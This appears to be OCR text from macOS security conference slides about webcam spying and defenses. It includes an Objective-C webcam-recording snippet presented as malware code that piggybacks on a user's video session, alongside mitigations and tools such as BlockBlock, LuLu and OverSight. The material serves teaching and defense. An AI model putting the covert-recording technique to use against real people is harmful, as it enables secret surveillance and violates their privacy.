
tl;dr extremely difficult (even w/ physical access)

Q: "*Is it possible for someone to hack into the camera...and the green light not be on?*"

A: "*This feature is implemented in the firmware...*
*Now, while it's technically possible to replace that firmware, you would have to do some Mission Impossible sh** to pull that off (break into Apple/Chinese camera chip manufacturer, steal firmware source code, modify it, and then somehow inject it into the camera, which probably involves physically removing it from the computer*"
-reddit

Spying via the Webcam

...but the webcam is a shared resource



1. user initiates webcam session
2. malware detects this & begins recording (until session ends)
3. ...and exfil's it to remote attacker


Spying via the Webcam
recording code


```
//capture session
AVCaptureSession* session = [[AVCaptureSession alloc] init];

//video input
AVCaptureDeviceInput* input = [AVCaptureDeviceInput deviceInputWithDevice:videoDevice ...];

//output file
AVCaptureMovieFileOutput* output = [[AVCaptureMovieFileOutput alloc] init];

//add input
[session addInput:input];

//add output
[session addOutput:output];

//start session
[session startRunning];

//start recording!
[movieFileOutput startRecordingToOutputFileURL:[NSURL fileURLWithPath:@"someFile"]
                recordingDelegate:self];
```

'shared' access

recoding off the webcam

Spying via the Webcam
skype session



us (remote)


captured webcam session
(target's fiancé)

video

audio

End Results: EVERYTHING!


unauthorized tweets



free uber rides!

MITIGATIONS

likelihood of getting hacked--



The (Harsh) Reality


#truth:

"*if somebody wants to hack you, they will*"

pegasus malware
three iOS 0days!

but, we can make it harder,
...or maybe even detect the hack


Remote Attacks
'standard-practice' mitigations



burner devices

vpn for all traffic


fully updated/patched OS



- do not lie to federal officers
- do not attract attention
- do not act entitled

medium.com/@thegrugq/stop-fabricating-travel-security-advice-35259bf0e869

Remote Attacks
other mitigations (travel-related)



burner devices

don't
download/install anything!

don't
log in to any (important) accounts

Free Security Tools
blockblock (persistence)


osxMalware
installed a launch daemon or agent


virus total ancestry

osxMalware (unsigned)
process id: 74090
process path: /Users/patrick/Downloads/osxMalware.app/Contents/MacOS/osxMalware

com.malware.persist.plist (unsigned)
startup file: /Users/patrick/Library/LaunchAgents/com.malware.persist.plist
startup binary: /usr/bin/malware.bin

remember Block Allow






BlockBlock:
monitors for persistence


download:
objective-see.com

Free Security Tools
lulu (firewall)





LuLu:
monitors for network connections


download:
objective-see.com



Free Security Tools
oversight (webcam/mic)






